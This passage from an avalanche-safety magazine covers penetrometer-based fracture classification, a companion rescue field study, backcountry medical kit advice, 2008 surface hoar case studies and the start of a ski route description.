From the penetrometer profiles, weak layers (with thickness) or interfaces (with no thickness) were manually identified in the penetrometer signals using the depth information from the compression test results. Due to inaccuracies in the depth information associated with both penetrometer and compression test measurements, the weak layer/interface was interpreted in the penetrometer signal up to ±2 cm from the depth recorded in the compression test. Two examples of interpreted penetrometer pushes are shown in Figure 2. Fractures in very low resistance snow could not be identified, due to the SABRE penetrometer's inability to measure fist resistance snow.

In total, 83 weak layers/interfaces (hereafter referred to as weak layers) were identified in the penetrometer signals. Of these, 41 were resistant planar fractures, 20 were sudden collapse, 14 were *non-planar breaks*, seven were *sudden planar*, and 1 was a *progressive compression*. Due to the low numbers of sudden planar and progressive compression fractures, it was decided to combine the classes into sudden fractures (*sudden collapse* and *sudden planar*) and others (*resistant planar, non-planar breaks* and *progressive compression*); this grouping reflects the higher incidence of skier-triggered avalanches associated with sudden fractures (van Herwijnen and Jamieson, 2007).

A number of variables were extracted from the penetrometer signals associated with and surrounding the interpreted weak layers. These variables are shown in Table 1. Some of the variables were tested at a number of different distances away from the top and bottom of the weak layer, since, for these variables, the optimum distance from the weak layer was unknown.

Table 1: Variables extracted from the penetrometer signals near each weak layer (WL).

Variable Name	Location(s) / notes
WL Depth	Depth to top of weak layer
WL thickness	
WL hardness	Average hardness
Ratio slab hardness: WL hardness	10, 20, 50, 100, 200 mm from top of WL
Average hardness gradient above WL	1, 5, 10, 20, 50 mm from top of WL
Average hardness gradient below WL	1, 5, 10, 20, 50 mm from bottom of WL
Maximum hardness gradient above WL	1, 5, 10, 20, 50 mm from top of WL
Maximum hardness gradient below WL	1, 5, 10, 20, 50 mm from bottom of WL

A univariate analysis was used to determine the variables that showed the greatest amount of difference in the signals associated with *sudden* and *other* groups of fractures. The best variables from the univariate analysis were selected for inclusion in a linear discriminant analysis. Discriminant analysis provides further information on the power of the variables to discriminate between the sudden and other groups, as well as giving a scheme for combining the variables and classifying the penetrometer signal into the *sudden* and *other* group.

Results

The variables selected from the univariate analysis for inclusion in the discriminant analysis are shown in Table 2. The second column in this table shows the factor structure coefficients from the discriminant analysis, which gives a measure of the relative importance of each variable for discriminating between the sudden and other fracture character groups.

Table 2: Variables used in the discriminant analysis with facture structure coefficients.

Factor	Factor structure coefficients
WL Thickness	0.59
Max hardness gradient 5 mm below WL	0.51
Avg hardness gradient 20 mm above WL	-0.42
Avg hardness gradient 20 mm below WL	0.36
Max hardness gradient 20 mm above WL	0.32

From the discriminant analysis results, weak layer thickness contributes the most to group separation, with thick layers selecting for *sudden* fractures. This has an intuitive explanation that thick weak layers are associated with *sudden collapse* fractures, which, in this analysis, account for the bulk of the *sudden* fractures. The variable with the second greatest contribution to group discrimination, maybe surprisingly, is the maximum hardness gradient up to 5 mm below the weak layer. For this variable, the absolute value for the maximum was used, so the positive value means that a greater maximum hardness gradient selects for *sudden* fractures. The average hardness gradient 20 mm below the weak layer also contributes to discrimination, although to a lesser extent. These two variables combined indicate that a stiffer substratum may favour *sudden* fractures.

Both the average gradient and the maximum gradient 20 mm above the weak layer also contribute to group separation, with factor loadings of -0.42 and 0.32 respectively. The negative value for the average gradient is associated with the negative average gradient values above the weak layer (generally a decrease in hardness with an increase in depth); so a higher negative value still indicates that higher values are associated with *sudden* fractures. These variables relate to the generally accepted view that a stiffer layer of snow above the weak layer is important for fracture propagation (van Herwijnen and Jamieson, 2007).

The discriminant function built using standardised function weights (not shown, see Floyer (2008, p. 164)) was used to classify the weak layer/interfaces identified in the penetrometer signals into *sudden* or *other* fracture character groups. Using a leave-one-out cross-validation method, 77.8% of *sudden* fractures were correctly classified and 81.5% of other fractures were correctly classified. The overall prediction rate was 79.6%. Classification parity was good between the two groups.

Summary

A method for predicting the broad fracture character group (*sudden* or *other*) from penetrometer signals has been developed, based on a multivariate statistical analysis of penetrometer signals interpreted against fracture character results from nearby compression tests. Using a leave-one-out cross-validation method, overall classification rates of approximately 80% were achieved. Weak layer thickness, maximum hardness gradient 5 mm below the weak layer and the average hardness gradient 20 mm above the weak layer contributed the most to discriminating between the two groups.

Results for the *sudden* category were likely biased towards *sudden collapse* fractures, which dominated the data set used in this study. More observations are necessary to be able to distinguish between *sudden collapse* and *sudden planar* fractures in the *sudden* category, as well as between the *resistant planar, progressive compression* and *non-planar break* fractures within the *other* category. There are also concerns over the subjective nature of the penetrometer signal interpretation, although this was mitigated by setting limits on the window in which the weak layer could be identified.

These results are promising, since they indicate that weak layers may be classified on the basis of fairly simple parameters extracted from the penetrometer signal. If combined with layer detection methods and possibly micro-structural information from higher resolution penetrometers (such as the SnowMicroPen), we move closer to the possibility of automated critical weak layer detection from penetrometer signals.

Acknowledgements

I would like to thank Bruce Jamieson, who supervised my degree at the University of Calgary. I would also like to thank the entire ASARC crew, the staff at a great number of operations in BC and AB, and the various financial supporters of the ASARC program.

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James Floyer Collection

James Floyer recently completed his PhD with the ASARC group at the University of Calgary. He lives in Revelstoke and when he's not out in the mountains you can sometimes find him brewing his favorite ale, espresso stout.

How Efficient is Companion Rescue with Minimal Training?

By Manuel Genswein and Ragnhild Eide
With editing help by Craig Dostie

A more detailed treatise of this subject is available in the papers published by ISSW 2008.

Introduction

Although the theoretical efficiency of companion rescue is never questioned, serious doubts are often expressed when it comes to the real efficiency and survival chances in multiple burial situations.

Proving Companion Efficiency

To verify the claim that companion rescue is indeed efficient, a field test was conducted with 30 participants provided by the BA Physical Education and Outdoor Life Program of Volda University College, Norway. They had each taken a one week ski touring course plus some experience on private ski tours; an experience level consistent with novice backcountry skiers. They were provided with modern search and rescue equipment designed for recreational users. They were taught "best practice" search and rescue methods in a manner that is pedagogically and didactically optimal.


Test Environment

The test site was near the field laboratory of the Norwegian Geotechnical Institute. A spring snowpack with high density and hardness was used as a realistic simulation of dense avalanche debris. Test fields were either 50m X 80m or 80m X 120m — the median size of, respectively, "survived and deadly recreational avalanches" in Switzerland. Slopes were inclined between 5° — 15° in the low angled fields or 15° — 25° in the steep fields.

The life sized mock victims (straw filled, oblong bags) were buried at 1, 2, and 3 meter depths. The snow around them was allowed to freeze one night, then stomped down by foot to increase density, and frozen a second night before being "rescued."

Rescuers were chosen randomly from 30 volunteers to work together in group sizes ranging from one to six. One of fifteen different scenarios with one to six buried subjects were presented moments after groups were assigned and then each rescue was recorded with video and still photography. The following times were recorded to document the efficiency of each rescue.

- Time until the rescuers started searching (organizational time)
- Signal search time
- Coarse search time
- Fine search time
- Pinpoint time (probing)
- First visual contact with the buried subject
- Head access time
- Full body free
- Body on the surface



Median times for the different states of rescue for the first and second buried subject within the listed scenarios. The important increase in time between "head free" and "entire body free" shows the importance of being able to continue the search for remaining victims without the ability to switch off the transmitter of the previously located subjects.

Rescue Training

A key component of this experiment was the training prior to performing rescues. Each participant was taught basic rescue techniques and procedures in three standardized 45 minute modules. The first dealt with Proper Use of Avalanche Equipment and Single Burial Search procedures. This included proper use of avalanche transceivers, deploying shovels and probes, and applying the “airport approach” to locating victims.

Search techniques for Multiple Burials was taught next. This included scenarios of close and distant proximity. The use of advanced “marking” features were shown as well as the micro search strip method as a fall back plan independent of transceiver capabilities. In addition, triage was taught in this module.

The last module dealt solely with excavation. The V-Shaped Conveyor Belt method was taught here.

Teaching and training for the beginners level students was limited to three standardized 45min modules.

Search Tactic Conclusions

Signal search:

The three dimensional rotation of the receiver does not cause any problems for novice companion rescuers. The transceiver must be held sideways to the head while doing the 3D rotation with the hand only and with the speaker facing towards the ear of the rescuer during signal search.

Coarse search:

The coarse search with modern avalanche rescue transceivers is fast, efficient, reliable and does not usually cause any problems. While following the field line, guided by the device, rescuers should try to keep the big picture of the scenario in mind and avoid having multiple rescuers search for the same buried subject.


During coarse search, the presence of a direction indication is highly valuable, particularly for groups with novice to average experience. This is a clear warning that single antenna devices, analog or digital, are inadequate for these user groups. In the context of optimizing survival it is not advisable to sell, promote or recommend single antenna devices to novice or average rescuers. This statement is equally valid for either companion or organized avalanche rescue parties.

Fine search:


It is critical in this phase to insist during training on a systematic application of a grid search pattern, especially with no rotation of the receiver. Furthermore the device must be held on the surface of the debris. Triple antenna devices show clear advantages in this phase of the search. Mark the spot with lowest distance / loudest sound with the shovel (=center of probing spiral).

Pinpoint search / spiral probing:


Apply spiral probing pattern. 25cm between probe holes and 25cm increase in radius. Probe at 90 degree




Median head access times for the first four buried subjects. Taken into account that burial depth and hardness of the debris was above average, results are very positive for companion rescuers with minimal training.





Head access times in a scenario with 6 buried subjects at 1m burial depths solved by eight companion rescuers.





Scenario 3 shows the effect of remote reverse triage by burial depth. Entering the fi eld from below, the closest buried subject was very deep so the rescuers decided to proceed directly to the remaining two buried subjects. The head access times speak a clear language: Starting to dig at the first buried subject would probably have lead to increased access times for all three buried subjects– a very bad outcome. With a proper triage decision, two subjects benefi ted from head access times with a reasonable chance of survival, rather than none.





Excavation times in scenario 5: The first buried subject was responding so that the rescuers immediately continued with the rescue effort for the remaining buried subjects before completely freeing its body. The team showed an excellent performance looking at the complexity of the scenario and the above average burial depths.

angle to snow surface, leave probe in place after hit. Always handle probes and shovels with gloves.

Multiple burials and triage:

If failures occurred concerning multiple burials in general and in the application of the "micro search strips" in particular, the cause of the problem has been—without exception—the rescuers did not properly recognize the situation.

The four remote reverse triage factors "terrain", "distance between rescuer and buried subject", "burial depth" and "vital signs" have been introduced and the triage algorithms instructed. The triage algorithms make sense intuitively to participants and instructors should not hesitate to address this topic in a very early stage of the training.

Excavation:

In the excavation stage the V-shaped strategy worked well, rescuers have to be taught the proper way to chop blocks.

Conclusion

The results of our field tests prove that companion rescuers with minimal training can be highly efficient, even in situations which might previously have been viewed as particularly complex and "out of reach" for companion rescuers. Key to these results, however, is proper education. With proper training, strict adherence to search protocol and with search and rescue equipment designed for recreational users, companion avalanche rescue is highly efficient.

Fine search in a systematic grid with the search device properly held just above the snow surface.

Local Triage in companion avalanche rescue: One rescuer has freed the head of the first victim who was alert and responding; the rescuer immediately joins the effort in digging out the second buried subject.

The Right Stuff

Essential Gear for Dealing with Winter Backcountry Medical Emergencies

By Dr. Renata Lewis

Signaled by the fall of the season's first snowflake, backcountry adventure-seekers begin to dust off their winter gear and prepare (and pray to the snow gods) for epic powder-filled days in the mountains. Just as necessary as new batteries for your transceiver and a wax job for your skis or board, so too is a review of what is in your backpack to help you out in case of an emergency. Having the right stuff in your personal kit, or creative ideas in your brain, is essential. It may one day make the difference in saving a life—even your own.

Based on an average 30L backpack that one would use for day-tripping, below is a look at some ideas for gear or improvisations that may prove useful for multiple applications in medical emergencies, without being too bulky or heavy or hard to find/access. The goal here is to set up your backpack, ensuring you can deal with a typical medical injury or condition that occurs on a day tour, with the potential to endure an unexpected overnight stay. Pick and choose among these items to personalize your own kit, for your own application, and add to it with your own ideas, tools, or "MacGyver" techniques. An 80-hour wilderness first aid course is also an ideal place to start learning and practicing to deal with these emergencies before they happen in the backcountry, far from help.

First Aid: Dealing with the 5 B's [Breathing, Blood, Bones, Brains, and Below Zero]

Without going into the intricacies of routine items that are common in almost everyone's basic first aid kits, let's look at some essentials for dealing with more advanced medical emergencies.

Annual mock rescue practices, like this one held at Sentry Lodge, are an essential part of preparing for the winter.

Alan Maudie

Breathing [aka airway and breathing emergencies]:

- Oropharyngeaal/nasopharyngeal airway(s)
  Airways are used to maintain a patient's upper airway. Some current research is looking into using other easily-inserted supraglottic (above the vocal cords) airway devices as standard fare for trained yet non-medical persons. A nasal airway may be carefully improvised by using a section of hydration pack tubing, and a hands-free way to keep an unconscious patient's upper airway open is to safety pin the front of the tongue on each side to the lower lip (sounds awful, but it works well—the patient doesn't feel anything and it allows the solo first aid responder to perform other tasks).
- Chest wound dressings/tape
  Sucking chest wounds arising from an open pneumothorax require specifically applied occlusive bandaging. Appropriate dressings come pre-packaged, or can be quickly made from any non-permeable material such as sandwich plastic wrap, duct tape, or aluminum foil that is taped down on three sides to act as a flutter valve.

Blood [aka bleeding]:

- Tourniquet
  Webbing, a ripped up piece of clothing, or triangular bandage slings make adequate emergency tourniquets for critical bleeding from open wounds that won't stop with direct pressure alone. These should not be used continuously for longer than two hours, if applied correctly, without the risk of permanent tissue death.
- Temporary wound closure
  Scalp lacerations tend to bleed vigorously while open. Lay a length of dental floss parallel to the wound, then bring together clumps of hair from either side and draw the wound margins together. Tie the hair off with the dental floss. Dental floss and a large sewing needle have multiple other backcountry emergency medical uses that are only limited to one's imagination, yet generally beyond the scope of practice of non-physicians. However, this combination is also a great gear/clothing repair item.

Bones [aka fractures, dislocations, impaled objects and significant soft tissue injuries]:

- Splinting materials
  Pre-made splints (SAM splints are an example), skis, ski poles, shovel arms, sleeping pads, smaller corrugated plastic sheets, tree branches/sticks tied with slings, duct tape, or webbing are all options for improvised splints.
- Slings
  For arm slings, there are pre-packaged triangular bandages. In a pinch, use safety pins to attach the upper margin of the patient's jacket or long sleeve to the front of their clothing.
- Traction splints for femur fractures
  An effective camming system can be created with any combination of webbing, duct tape, sleeping pad, backpack straps or hip belt, a carabiner, tree branches, sticks or ski poles. Practice with your chosen materials in order to create the three basic components of a traction splint: 1) ankle hitch system, 2) upper thigh hitch system, and 3) lateral rigid support. Specific steps of creating this system will be the focus of a future article, or can be reviewed on several internet websites.


Being prepared with the right gear, or ready to improvise with what you've got, can make all the difference.

Cyril Shokoples

Brains [aka severe head and cervical/spine injuries]:

- Spinal board
  A hard/firm surface is necessary to improvise a spinal board. This can be as simple as stomped-flat snow or a ski-stretcher on which to log roll the patient prior to evacuation. A short-type spinal "board" with head immobilization can be created with an internal frame backpack and snow shovel system or an upside-down backpack system (using either internal or external frame backpacks).
- Head/spinal immobilization
  SAM splints, packed snow with an insulating layer of material between this and any body surface, rolled up sleeping pads, padded hip belt from a backpack, or any other firm object that can be secured in place. If necessary, a solo rescuer can attend to other ABC's while providing basic and minimum cervical spine immobilization by having their knees surround the patient's head (working over the patient's head towards body).

Below Zero [aka hypothermia, frostbite, or other cold-induced injuries]:

- Barrier between body and snow
  Depending on the injury, anything from a backpack to a sleeping pad or water-proof clothing can be used to prevent conductive heat loss.
- Extra clothing, including a dry warm hat or toque and wind-proof outerwear
- Warm fluids +/- small stove (particularly if traveling remotely)
- Heat packs
- Reflective heat sheet/bivy tarp
  This should have a reflective panel on one side and a bright colour (red, orange) on the other. This alone can provide emergency shelter (a la pup-tent style when used with a rope or skis), body blanket wrap for hypothermic victims, and also as an emergency soft stretcher when tied with a length of rope and well-placed snowball anchor points with clove hitches.
- Lightweight sleeping bag/bivouac sac

A few other items that generally come in handy for multiple emergency purposes are:

- Source of Fire/Heat
  Waterproof lighter/flint material, or improvise starter material by having a waterproof bag containing cotton balls impregnated with Vaseline (once the cotton balls are spread open in the air, they easily catch on fire with using a single lighter source and generally last long enough to light kindling).
- Small sharp retractable knife or multi-purpose tool
- Whistle
- Light source/head lamp
- A wood-grade saw
  Not only does this help cut branches to provide shelter, fire material, and first aid "equipment," it makes your snow stability tests look like pieces of fine art.
- Waterproof/cold proof heavy duty tape
  Specific tape for cold and wet weather conditions exists but can be expensive and/or hard to find. Contrary to popular belief, duct tape is rather useless when initially applied to wet or very cold surfaces and therefore its application in winter emergencies may be limited. However, based on the incredible number of reported uses, it is no wonder it has been called, among many other things, "Surgeon on a Roll." High-tack grade versions likely still have a place in most backcountry kits.

Emergency Backcountry MacGyvers

Before making those powder-filled "house calls" in the mountains, take a moment to look through your backpack and familiarize yourself with the emergency items that you hope to never need but need to know how to use. When an unexpected event happens, it will be good to know that you are prepared to use what is in there, or prepared to improvise what isn't. This could be your life-link when you least expect it.

Dr. Renata Lewis is an emergency physician and a trained SAR medic. She is the medical consultant for multiple winter backcountry and resort operations in BC, and the medical advisor to the CAA. She rips on her tele gear (former national-level racer) and recently moved to Revelstoke for the... whitewater paddling.

Winter of Education

A Lifetime of Learning in the Winter Of 2008

By Marc Piché

Two skier-triggered avalanches, 20 minutes after two groups had skied the well-tracked run. The eighth skier in group three triggered the upper slide. The guide then decided to stay in tracks for the rest of the run but, just 20 metres lower, the group triggered another size 1.5. This low-angle slope (~20 degrees) had been skied heavily before the last storm.

Marc Piché

The winter of 2008 produced a series of persistent weak layers that plagued backcountry skiers from the very beginning of the season. These layers formed a snowpack, which consistently delivered a large number of anomalous avalanches throughout the Columbia and Rocky Mountains. Some of the greatest learning tools available to avalanche professionals are the stories and pictures passed on by people who have lived through years and conditions similar to those of 2008 in western Canada.

During the ISSW conference in Whistler this past September, I presented a series of short case studies of significant avalanches that occurred in guiding operations focusing on the February 26th surface hoar layer. This persistent weak layer created an unusual set of problems that broke the rules of terrain and snowpack assessment. In the guiding world, where "the show must go on," these conditions had to be managed in very creative and unique ways, forcing operations to think outside of the box.

The winter of 2008 in the Columbia Mountains was plagued with a series of weak layers, starting with the December 5th crust, then the January 26th surface hoar and followed by the February 26th and March 9th surface hoar layers. In some areas, the February 26th layer became one of the most persistent and unpredictable layers in the history of mechanized skiing.

Almost exactly one month after the burial of the January 26th surface hoar layer, the February 26th layer was buried following a few weeks of very stable high pressure. Where it was present, the layer varied in thickness from 5mm to 50mm. The general spottiness and variability in crystal size contributed greatly to the random and unpredictable nature of its reactivity.

Some areas experienced relatively rapid loading of the layer then a widespread avalanche cycle followed and it was back to business as usual within a week. Other areas experienced the same rapid loading, a moderate avalanche cycle then a series of random and potentially devastating avalanches that lasted the rest of the operating season.

What followed was a steady stream of reports describing large avalanches in terrain where avalanche activity had never previously been observed. There were also reports of avalanches where there had been widespread skier compaction on the weak layer or, where successful avalanche control with explosives had already occurred.

CASE STUDIES

Dome Glacier, Central Purcells

Two size 3 skier remote avalanches (17 days apart) on a very low angle glacier run.

Wild Indian, Central Purcells

Third group to ski low angle, previously skied line, triggered two size 1.5 slabs in tracks of previous groups.

Gator, Central Purcells

Low snowpack area had been receiving lots of skier traffic due to lack of load on weak layer. The narrow entrance to the run was skied by 48 skiers on February 26, 200 skiers on March 20, then triggered (size 2.5) by the 56th skier on March 27.

> **"This layer was breaking the rules of slope angle, avalanche activity and skier compaction."**

Sibley, Central Monashees

One size 2.5 was triggered by explosive avalanche control on the morning of March 6. Third group to ski the run in the afternoon triggered one size 1.5 skier accidental, which triggered one size 2 sympathetic, both of which were on the flanks of the explosive triggered avalanche.

Graceland, Selkirks

Two skier remote size 2 avalanches triggered from 20m away and one skier remote size 2.5 triggered from 100m away. The group was on low-angled terrain on a run that had had previous skier traffic and explosive control. Ski tracks were visible on the bed surface of one avalanche.

Once the layer was buried, guides operating in these areas started pulling out all of the usual tools to deal with it. They tried to track the surface hoar by digging profiles, they kept close track of skier compaction and used explosive to control problem slopes. After several close calls, it became apparent that they were going to have to change their approach. This layer was breaking the rules of slope angle, avalanche activity and skier compaction.

In the end, avoidance was the most effective tool. The guides avoided entire drainages where the surface hoar was present, they avoided avalanche terrain that had not received intense skier traffic throughout the entire season and above all, they avoided falling to the pressures of trying to provide fresh snow for their guests.

The season of 2008 in the Columbia Mountains reinforced many things we have learned over the years. First, the importance and significance of historical record keeping. Many of these runs will never be looked at the same again. "I have never seen an avalanche there" doesn't hold the same weight it used to for many guides who worked through the duration of the February 26 surface hoar.

Having photos accessible for future guides to learn from may help them one day make good decision based on someone else's experiences. It is also vital to recognize the importance of having the operational freedom and support to step back as far as necessary to maintain a safe program despite external pressures to deliver the world's best skiing.

Marc Piché is an ACMG/IFMGA Mountain Guide from Canmore, AB. He spends his winters working as a heli-ski and ski-touring guide as well as instructing on the ACMG training and certification program.

Marc Piché Collection

Hot Route: Mt. Myra

Strathcona Park, Vancouver Island

By Cliff Umpleby

Mt. Myra sits at the south end of Buttle Lake nestled in the heart of Strathcona Provincial Park on Vancouver Island and soars majestically at 1814 meters above sea level. The trail head is low, like so many Vancouver Island trails, at approx. 220 meters giving a total gain of about 1594 meters (5300ft) making for one of the easier outings on the Island.

This is a great tour that can be done with a fit party in a day or makes for a great two-day outing. Because of the generally easy access this is a great choice for the ski tourer looking to move into terrain where they have to make stability decisions to continue on. Whichever route you take, there is no way around the steeper terrain and if stability is in the poor range, there is simply no getting up it.

The area around Tennent Lake has some great opportunities for turns and the peak itself makes for a great tour as an up-and-back or as an up-and-over if stability allows. Myra's summit can be reached via skis by way of the west ridge with a little bit of step kicking here and there. No glacier travel is involved on the way up but if stability allows the 1600m run down the north glacier right back down to the valley bottom is not to be missed.

The trail head sits at the end of the Westmin Mine road at the south end of Buttle Lake. You have to drive through the mine yard to get to the trailhead, giving you a glimpse into the devastation of what a mine is capable of doing. This part is best done in the dark to avoid the blight to the eyes!

The trail follows an old cat road up towards Tennent Lake with the only difficulty being some open water where a water pipe, running from the lake to the mine, crosses the creek. The crossing typically involves a dodgy snow bridge move over a nice-sized pool of water. After a couple of hours or so of

The steep walls and cliff systems that guard the upper flanks of Myra can pose a major problem in times of instability.

Cliff Umpleby

